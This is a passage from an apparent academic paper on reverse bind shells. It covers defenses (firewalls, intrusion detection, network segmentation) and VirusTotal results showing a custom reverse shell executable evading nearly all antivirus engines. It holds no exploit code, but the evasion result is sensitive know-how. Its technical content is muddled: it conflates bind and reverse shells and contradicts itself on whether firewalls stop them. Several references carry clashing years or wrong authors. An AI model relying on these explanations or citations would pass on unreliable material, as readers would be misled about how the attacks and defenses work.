
1. Firewall: Firewalls are a critical component of network security (Hassan, M.M., Khatun, S., Mustain, U., Karim, M.S.A., Rahman, Nishat, N., M., 2020) and are designed to block unauthorized access to a network. In the context of reverse bind shells, firewalls can play a crucial role in preventing exploitation by hackers. A reverse bind shell is created when a hacker connects to a remote system and runs a shell that is bound to a specific port. This shell listens for incoming connections on that port and when a connection is received, it opens a shell and provides the hacker with remote access to the system.
   The Role of Firewalls in Preventing Reverse Bind Shell Exploitation:
   A firewall acts as a barrier between a network and the internet, blocking unauthorized incoming connections and allowing only authorized traffic to pass through. This makes it an effective tool for preventing the exploitation of reverse bind shells, as it blocks the incoming connection that is necessary for a hacker to gain access to the remote system. By default, firewalls block all incoming connections, allowing only those that are specifically authorized. In the context of reverse bind shells, a firewall can be configured to block incoming connections on the specific port that the reverse bind shell is bound to. This means that even if a hacker is able to establish a reverse bind shell on a remote system, they will not be able to connect to the shell and gain access to the system. Implementing a firewall that blocks incoming connections is a crucial step in preventing the exploitation of reverse bind shells(F. -H. Hsu, C. -K. Tso, M. -H. Wu, C. -H. Hsu and C. -W. Chen, 2012). Organizations should ensure that their firewall is configured properly and that it is regularly monitored and updated to ensure its effectiveness. In addition, organizations should implement a comprehensive security plan that includes other measures, such as intrusion detection systems and network segmentation, to further enhance their security posture
2. Intrusion Detection System (IDS): IDS play a crucial role in ensuring the security of computer networks (Ling Li, Wu He, Li Xu, 2019). They are designed to detect and alert administrators of malicious activities and potential threats, including the exploitation of a reverse bind shell. A reverse bind shell is a type of shell that is created when a hacker connects to a remote system and runs a shell that is bound to a specific port. This shell then listens for incoming connections on that port and, once a connection is received, opens a shell and provides the hacker with remote access to the system.
   The advantage of using a reverse bind shell is that it can be used to bypass firewalls that block incoming connections, making it a popular technique used by malicious actors to gain unauthorized access to remote systems. Implementing an IDS can help detect and prevent the exploitation of a reverse bind shell by alerting administrators when it detects a reverse bind shell being used(C. Willems, T. Holz and F. Freiling, 2007). The IDS can be configured to recognize the specific behavior and characteristics associated with reverse bind shells and trigger an alert when it detects this type of activity. This allows administrators to take quick and appropriate action to mitigate the threat and prevent further damage.

In addition, an IDS can provide valuable information on the origin and nature of the attack, which can be used to identify the source of the threat and improve the security measures in place to prevent future attacks. This information can be analyzed by security professionals to determine the most effective methods for preventing similar attacks in the future

3. Network Segmentation: Network segmentation (J. Mirkovic and T. Benzel, 2012) is a security measure that can be implemented to prevent the spread of a reverse bind shell. It involves dividing a network into multiple segments and controlling the flow of data between them. This helps to limit the scope of an attack, making it more difficult for an attacker to gain access to sensitive information and systems within the network.
   When implementing network segmentation, the network is divided into smaller, logically separate segments, each with its own unique security controls and access restrictions. For example, an organization might choose to segment its network into different departments, with each segment having its own set of security policies and access controls. This helps to limit the impact of a potential security breach, as the attacker would only be able to access the systems within the segment that they have breached, rather than being able to freely move throughout the entire network. In the context of a reverse bind shell, network segmentation can be used to prevent its spread by limiting the flow of data between different segments(A. Moser, C. Kruegel and E. Kirda, 2007). This helps to restrict the movement of the attacker and makes it more difficult for them to gain access to sensitive information and systems. For example, if the reverse bind shell is discovered within a segment of the network, the flow of data between that segment and other segments can be restricted, limiting the attacker's ability to move throughout the network.

5. Results

The efficiency of the suggested strategy was further assessed using VirusTotal, a web-based software that allows users to submit different file types and test them against the most popular antivirus engine databases. When a file is submitted, VirusTotal looks for signature matches with the file in the threat databases of antivirus engines. In some instances, the file is then checked in real-time by the most recent antivirus software from 70 of the leading antivirus software companies. By far, the biggest and most well-liked malware submission and scanning platform is VirusTotal, which is widely regarded as such by leading security firms and the malware research community. VirusTotal detection data and the verification outcomes confirmed our hypothesis. The original Metasploit compiled executable was flagged as malicious by 50 out of 69 different antivirus software (as shown in figure 6), while the custom reverse shell executable generated using the proposed method had only one detection by a single antivirus software (as shown in figure 7).



50 security vendors and no sandboxes flagged this file as malicious

a24a00af4a8f6e43f89d71c15eedfbae5a132edc9cc6d391d4e6ecb1e2637f57
shell.exe
peexe 64bits spreader assembly


7.00 KB
Size

2023-02-04 15:50:10 UTC
1 minute ago

Security vendors' analysis

Acronis (Static ML)	Suspicious	AhnLab-V3	Trojan/Win32.RL_Generic.R357794
ALYac	Trojan.Metasploit.A	Antiy-AVL	GrayWare/Win32.Rozena.j
Arcabit	Trojan.Metasploit.A	Avast	Win64:ShellCode-B [Trj]
AVG	Win64:ShellCode-B [Trj]	Avira (no cloud)	TR/Crypt.XPACK.Gen7
BitDefender	Trojan.Metasploit.A	Cybereason	Malicious.4758ea
Cylance	Unsafe	Cynet	Malicious (score: 100)
Cyren	W64/S-c4a4ef26!Eldorado	DrWeb	BackDoor.Shell.244
Elastic	Windows.Trojan.Metasploit	Emsisoft	Trojan.Metasploit.A (B)

Figure 6. VirusTotal Result for the Original



No security vendors and no sandboxes flagged this file as malicious

397b6c54fe99d9a6233b40138e34bf84f20e98a567b831c1e183617bfd84f7f0
shellcode.exe

8.91 KB
Size

2023-02-04 15:05:06 UTC
19 minutes ago

Security vendors' analysis

Acronis (Static ML)	Undetected	AhnLab-V3	Undetected
ALYac	Undetected	Antiy-AVL	Undetected
Arcabit	Undetected	Avast	Undetected
AVG	Undetected	Avira (no cloud)	Undetected
Baidu	Undetected	BitDefender	Undetected
BitDefenderTheta	Undetected	Bkav Pro	Undetected
ClamAV	Undetected	CMC	Undetected
Cynet	Undetected	Cyren	Undetected
DrWeb	Undetected	Emsisoft	Undetected

Figure 7. VirusTotal Result for the Modified one

The fundamental limits of signature-based antivirus software are highlighted by the over 99% drop in detections, especially when it comes to identifying harmful exploits that have been modified in a way that makes them undetected.

6. Future works

The threat of cyberattacks has become a major concern for organizations and individuals alike, making it necessary to have robust security measures in place. One of the techniques used by attackers to gain unauthorized access to systems is the use of reverse bind shells. Although antivirus software is widely used to protect systems from malicious attacks, attackers have been successful in using reverse bind shells to bypass these security measures. This research paper aims to explore the potential for evading antivirus detection by using custom code in reverse bind shell techniques. The paper will conduct an in-depth analysis of existing literature on reverse bind shells to understand the current state of the art. Additionally, the paper will examine various methods and tools that can be used with custom code to create an effective solution that is difficult for antivirus software to detect. The paper will also discuss the deployment of these solutions in a secure environment, providing recommendations for best practices when using custom code in reverse bind shell techniques. This includes considerations such as code obfuscation, data encryption, and secure communication protocols. Finally, the paper will assess any potential risks associated with using custom code in reverse bind shells and suggest ways of mitigating those risks in the future. This includes the risk of unauthorized access to systems, data breaches, and the compromise of confidential information.

7. Conclusion

In conclusion, reverse bind shells are a form of shell that is frequently employed by malicious actors to gain access to remote systems without proper authorization. The primary advantage of using a reverse bind shell lies in its ability to evade firewalls that block incoming connections. This research paper has thoroughly analyzed the techniques used in constructing a reverse bind shell, highlighting the benefits it provides to attackers over other types of shells, and explored the security measures that can be taken to defend against its exploitation. One of the primary ways to create a reverse bind shell is by writing custom code that opens a shell and listens for incoming connections on a specified port. There are also various tools available, such as netcat, socat, and meterpreter, that can be utilized to establish a reverse bind shell. Among the benefits of using a reverse bind shell is the capability to remotely access a system, allowing attackers to carry out a wider range of activities on the remote system. Additionally, reverse bind shells can be utilized to maintain a covert connection to a remote system, making it more difficult for security measures to detect and counteract the attack. To counteract the potential dangers posed by reverse bind shells, a number of security measures can be employed. These include implementing firewalls to block incoming connections, deploying intrusion detection systems that are configured to alert administrators to the presence of reverse bind shells, and implementing network segmentation to restrict the flow of data and prevent the spread of malicious activity. Overall, the study of reverse bind shells is crucial in understanding the methods and motivations behind unauthorized access to remote systems. By recognizing the advantages and limitations of reverse bind shells and implementing appropriate security measures, organizations can better protect their systems against malicious actors and ensure the integrity of their data and networks.

References

[1] Andrew Johnson, (2018) Rami J. Haddad. Evading Signature-Based Antivirus Software Using Custom Reverse Shell Exploit. 2020

[2] H. Huang(2018), J. Zeng, C. Zheng, W. Zhou and C. Zhang, "Android malware development on public malware scanning platforms: A large-scale data-driven study" in 2016 IEEE International Conference on Big Data.

[3] Anush Manglani(2021), Tadrush Desai, Pooja Shah and Vijay Ukani, "Optimized Reverse TCP Shell Using One-Time Persistent Connection". Springer. 2021.

[4] C. Willems, T. Holz and F. Freiling,(2007) "Toward Automated Dynamic Malware Analysis Using CWSandbox," in IEEE Security & Privacy, 2007.

[5] F. -H. Hsu, M. -H. Wu, C. -K. Tso, C. -H. Hsu and C. -W. Chen,(2012) "Antivirus Software Shield Against Antivirus Terminators," in IEEE Transactions on Information Forensics and Security, 2012.

[6] Moser(2007), C. Kruegel and E. Kirda, "Exploring Multiple Execution Paths for Malware Analysis," 2007 IEEE Symposium on Security and Privacy (SP '07), Berkeley, CA, USA, 2007.

[7] J. Haffejee(2014) and B. Irwin, "Testing antivirus engines to determine their effectiveness as a security layer," 2014 IEEE Information Security for South Africa, Johannesburg, South Africa, 2014.

[8] J. Wu(2014), A. Arrott and F. C. Colon Osorio, "Protection against remote code execution exploits of popular applications in Windows," 2014 9th International Conference on Malicious and Unwanted Software: The Americas (MALWARE), Fajardo, PR, USA, 2014.

[9] M. Hataba, R. Elkhouly and A. El-Mahdy,(2015) "Diversified Remote Code Execution Using Dynamic Obfuscation of Conditional Branches," 2015 IEEE 35th International Conference on Distributed Computing Systems Workshops, Columbus, OH, USA, 2015.

[10] M. Ficco(2022), "Malware Analysis by Combining Multiple Detectors and Observation Windows," in *IEEE Transactions on Computers*, vol. 71, no. 6, pp. 1276-1290, 2022

[11] Adalat Safarkhanlou(2015), Alireza Souri, Monire Norouzi, SeyedHassan Es. Haghi Sardroud, Formalizing and Verification of an Antivirus Protection Service using Model Checking, Procedia Computer Science, Volume 57, 2015

[12] Wu, H. et al. (2022). Research on Automatic Analysis and Exploitation Technology of Remote Code Execution Vulnerability for Grid System. In: Cao, C., Zhang, Y., Hong, Y., Wang, D. (eds) Frontiers in Cyber Security. FCS 2021.

[13] Hassan(2020), M.M., Mustain, U., Khatun, S., Karim, M.S.A., Nishat, N., Rahman, M. Quantitative Assessment of Remote Code Execution Vulnerability in Web Apps. In:, et al. InECCE2019.

[14] Amy Jo Kim, The Hacker Playbook 3: Practical guide to penetration testing. Amazon. 2018

[15] VirusTotal tool. VirusTotal [Accessed Feb. 04, 2023]. Available at: https://www.virustotal.com/

[16] Msfvenom Offensive Security [Accessed Jan. 27, 2023]. Available at: https://www.offensive-security.com/metasploit-unleashed/msfvenom

[17] Apache http server project. Apache [Accessed Jan. 28, 2023]. Available at: https://httpd.apache.org/

[18] Metasploit. Rapid7. [Accessed Jan. 29, 2023]. Available: https://www.metasploit.com/

[19] Kali Linux Offensive Security [Accessed Jan. 23, 2023]. Available at: https://www.kali.org/ .

[20] Ling Li(2019), Wu He, Li Xu, Ivan Ash, Mohd Anwar, Xiaohong Yuan, Investigating the impact of cybersecurity policy awareness on employees' cybersecurity behavior, International Journal of Information Management, Volume 45, 2019

[21] J. Mirkovic and T. Benzel,(2020) "Teaching Cybersecurity with DeterLab," in *IEEE Security & Privacy*, vol. 10, no. 1, pp. 73-76, 2012